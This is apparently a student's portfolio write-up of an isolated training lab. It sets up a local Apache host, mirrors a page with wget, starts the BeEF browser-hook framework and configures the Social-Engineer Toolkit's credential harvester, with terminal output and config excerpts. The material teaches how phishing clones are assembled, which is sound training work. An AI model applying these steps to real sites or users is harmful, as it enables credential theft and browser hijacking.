

# Authorized Web Security Simulation

Site Cloning, Browser Hooking, and Credential-Harvester Awareness

ETHICAL HACKING

CONTROLLED LAB

EVIDENCE BASED

A controlled web-security exercise examining how cloned content, browser-hook frameworks, and credential-harvester workflows can be assembled in an isolated training environment. The report pairs original execution evidence with defensive analysis and safe publication boundaries.

**Authorization and safety boundary:** This report documents an instructor-provided, isolated training exercise. No real users, public targets, production systems, or real credentials were used. Commands use placeholders for portfolio safety. Original screenshots remain unchanged and may show transient private lab addresses.

|                 |                                                                                                                                                                                        |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ASSESSMENT TYPE | Authorized training-lab exercise                                                                                                                                                       |
| OBJECTIVE       | Demonstrate the mechanics and risk of deceptive web content without collecting real credentials, targeting an uncontrolled system, or exposing the lab service to the public Internet. |
| ENVIRONMENT     | Isolated Kali Linux and local Apache training environment; transient lab data only.                                                                                                    |
| EVIDENCE        | 38 original screenshots retained unchanged and presented in execution order.                                                                                                           |

## Professional Skills Demonstrated

- Apache virtual-host configuration
- Controlled site mirroring
- Browser-hook framework awareness
- Social-engineering risk analysis
- Evidence-based technical documentation
- Defensive control mapping

# Assessment Workflow and Evidence


## 1. Establish the Isolated Web Host

**Objective:** Create a local-only hostname and prepare a clean Apache workspace.


The exercise begins with local name resolution and host preparation. Keeping the destination inside the lab prevents the cloned content from becoming an uncontrolled public service.

### Lab Commands


```
LAB_HOST=cloned.test  
sudo nano /etc/hosts  
sudo apache2ctl configtest
```



Evidence 01 - Local host mapping and initial web-server preparation. Original lab screenshot retained unchanged.



Evidence 02 - Local host mapping and initial web-server preparation. Original lab screenshot retained unchanged.



Evidence 03 - Local host mapping and initial web-server preparation. Original lab screenshot retained unchanged.

**Analyst observation:** A controlled namespace and explicit configuration test provide a clear safety boundary before content is served.


## 2. Configure and Validate Apache

**Objective:** Create a dedicated virtual host, enable it, and verify a harmless test page.

Apache configuration was reviewed before and after the virtual-host change. A simple local page confirmed that the document root and access directives worked before any mirrored content was introduced.


### Lab Commands

```
sudo a2ensite cloned-test.conf
sudo apache2ctl configtest
sudo systemctl reload apache2
```




```
apache2.conf  envvars  mods-available  ports.conf
conf.d        magic    mods-enabled  sites-available
root@kali:/etc/apache2# cd sites-available/; ls
default  default-ssl
root@kali:/etc/apache2/sites-available#
```

Evidence 04 - Apache virtual-host configuration and harmless content validation. Original lab screenshot retained unchanged.




```
apache2.conf  envvars  mods-available  ports.conf  sites-enabled
conf.d        magic    mods-enabled  sites-available
root@kali:/etc/apache2# cd sites-available/; ls
default  default-ssl
root@kali:/etc/apache2/sites-available# cp default cloned.test
root@kali:/etc/apache2/sites-available# vim cloned.test
```

Evidence 05 - Apache virtual-host configuration and harmless content validation. Original lab screenshot retained unchanged.



```
root@kali: /etc/apache2/sites-a
File Edit View Search Terminal Help
1 <VirtualHost *:80>
2     ServerAdmin webmaster@localhost
3
4     DocumentRoot /var/www
5     <Directory />
6         Options FollowSymLinks
7         AllowOverride none
```

Evidence 06 - Apache virtual-host configuration and harmless content validation. Original lab screenshot retained unchanged.



```
root@kali: /etc/apache2/
File Edit View Search Terminal Help
1 <VirtualHost *:80>
2     ServerAdmin webmaster@localhost
3     ServerName cloned.test
4
5     DocumentRoot /var/www
```

Evidence 07 - Apache virtual-host configuration and harmless content validation. Original lab screenshot retained unchanged.

```

root@kali: /etc/apache2/sites-avail
File Edit View Search Terminal Help
1 <VirtualHost *:80>
2     ServerAdmin webmaster@localhost
3     ServerName cloned.test
4
5     DocumentRoot /var/www/cloned.test
6     <Directory />

```

Evidence 08 - Apache virtual-host configuration and harmless content validation. Original lab screenshot retained unchanged.

```

root@kali:/etc/apache2/sites-available# a2ensite cloned.test
Enabling site cloned.test.
To activate the new configuration, you need to run:
    service apache2 reload
root@kali:/etc/apache2/sites-available# service apache2 reload
[....] Reloading web server config: apache2Warning: DocumentRoot [/var/www/example.com] does not exist
apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1 for ServerName
. ok
root@kali:/etc/apache2/sites-available#

```


Evidence 09 - Apache virtual-host configuration and harmless content validation. Original lab screenshot retained unchanged.

```

root@kali:/etc/apache2/sites-available# service apache2 reload
[....] Reloading web server config: apache2Warning: DocumentRoot [/var/www/example.com] does not exist
apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1 for ServerName
. ok
root@kali:/etc/apache2/sites-available# cd /var/www/cloned.test
root@kali:/var/www/cloned.test# echo 'Hello World' > index.html
root@kali:/var/www/cloned.test# cat index.html
Hello World
root@kali:/var/www/cloned.test#

```

Evidence 10 - Apache virtual-host configuration and harmless content validation. Original lab screenshot retained unchanged.



Evidence 11 - Apache virtual-host configuration and harmless content validation. Original lab screenshot retained unchanged.

**Analyst observation:** Staging with a benign page separates infrastructure troubleshooting from later security-tool behavior.

### 3. Mirror Test Content

**Objective:** Observe how automated mirroring reproduces page assets and rewrites local links.


A training page was mirrored into the local document root. The purpose was to understand why visual similarity alone can make a deceptive page convincing and why trusted branding cannot substitute for origin verification.

## Lab Commands


```
wget --mirror --convert-links --page-requisites http://lab-target.invalid/
```



Evidence 12 - Controlled content mirroring and local file inspection. Original lab screenshot retained unchanged.



Evidence 13 - Controlled content mirroring and local file inspection. Original lab screenshot retained unchanged.



Evidence 14 - Controlled content mirroring and local file inspection. Original lab screenshot retained unchanged.

**Analyst observation:** The mirror reproduced presentation assets, demonstrating why users must verify the domain, certificate, and expected authentication flow.

## 4. Examine Browser-Hook Behavior

**Objective:** Review local browser-hook enrollment and API-driven visibility in a closed environment.

The browser-hook framework was operated only against the lab page. The screenshots show local framework state and a REST-oriented workflow; no public browser or real user was enrolled.

## Lab Commands

```
sudo beef-xss
```


```
# Use only the local lab console and transient lab token
```

```


[11:55:19][*] 10 extensions enabled.
[11:55:19][*] 196 modules enabled.
[11:55:19][*] 1 network interfaces were detected.
[11:55:19][+] running on network interface: 127.0.0.1
[11:55:19] | Hook URL: http://127.0.0.1:3000/hook.js
[11:55:19] | UI URL: http://127.0.0.1:3000/ui/panel
[11:55:19][*] RESTful API key: e8c630ec8f3059a91a75654214194d93cca9fd17
[11:55:19][*] HTTP Proxy: http://127.0.0.1:6789
[11:55:19][*] BeEF server started (press control+c to stop)

```


Evidence 15 - Local browser-hook framework and controlled API workflow. Original lab screenshot retained unchanged.



Evidence 16 - Local browser-hook framework and controlled API workflow. Original lab screenshot retained unchanged.




Evidence 17 - Local browser-hook framework and controlled API workflow. Original lab screenshot retained unchanged.




Evidence 18 - Local browser-hook framework and controlled API workflow. Original lab screenshot retained unchanged.







Evidence 19 - Local browser-hook framework and controlled API workflow. Original lab screenshot retained unchanged.




Evidence 20 - Local browser-hook framework and controlled API workflow. Original lab screenshot retained unchanged.



Evidence 21 - Local browser-hook framework and controlled API workflow. Original lab screenshot retained unchanged.



Evidence 22 - Local browser-hook framework and controlled API workflow. Original lab screenshot retained unchanged.



Evidence 23 - Local browser-hook framework and controlled API workflow. Original lab screenshot retained unchanged.

**Analyst observation:** Client-side hooks can expose browser metadata and enable scripted actions, making content-security policy, endpoint protection, and user awareness important layers.

## 5. Simulate a Credential-Harvester Workflow

**Objective:** Document how a cloned login flow can redirect and record test input without using real credentials.


The final stage uses a local social-engineering toolkit workflow and disposable test values. The report preserves the original evidence while intentionally omitting real targets, credentials, and public deployment instructions.

### Lab Commands

```
sudo setoolkit


# Select only the authorized local training workflow

# Use disposable test data; never enter a real password
```



Evidence 24 - Controlled clone, local redirect, and test-input verification. Original lab screenshot retained unchanged.





```


root@kali: /usr/share/set/config
File Edit View Search Terminal Tabs Help

root@kali: ~
x root@kali: /usr/share/set/config x

ohpe@kali:~$ sudo -i
[sudo] password for ohpe:
root@kali:~# cd /usr/share/set/config ; ls
__init__.py  mailing_list.txt  set_config.py  slim_set.py  update_config.pyc
__init__.pyc set_config       set_config.pyc update_config.py
root@kali:/usr/share/set/config#

```

Evidence 25 - Controlled clone, local redirect, and test-input verification. Original lab screenshot retained unchanged.



```


root@kali: /usr/share/set/config
File Edit View Search Terminal Tabs Help

root@kali: ~
x root@kali: /usr/share/set/config x

ohpe@kali:~$ sudo -i
[sudo] password for ohpe:
root@kali:~# cd /usr/share/set/config ; ls
__init__.py  mailing_list.txt  set_config.py  slim_set.py  update_config.pyc
__init__.pyc set_config       set_config.pyc update_config.py
root@kali:/usr/share/set/config# cp set_config set_config.bck
root@kali:/usr/share/set/config#

```

Evidence 26 - Controlled clone, local redirect, and test-input verification. Original lab screenshot retained unchanged.




```

__init__.pyc set_config       set_config.pyc update_config.py
root@kali:/usr/share/set/config# cp set_config set_config.bck
root@kali:/usr/share/set/config# vim +106 set_config

```

Evidence 27 - Controlled clone, local redirect, and test-input verification. Original lab screenshot retained unchanged.




```

102 ### Of the attack vector.
103 APACHE_SERVER=ON
104 #
105 ### Path to the Apache web root
106 APACHE_DIRECTORY=/var/www/cloned.test
107 #
108 ### Specify what port to run the http server

```

Evidence 28 - Controlled clone, local redirect, and test-input verification. Original lab screenshot retained unchanged.




```

173 HARVESTER_URL=http://thisisafakesite
174 #
175 ### This will allow you to specify where the harvester is
176 ### By default this will be in the /var/www/ directory
177 HARVESTER_LOG=/var/www/cloned.test/
178 #

```

Evidence 29 - Controlled clone, local redirect, and test-input verification. Original lab screenshot retained unchanged.

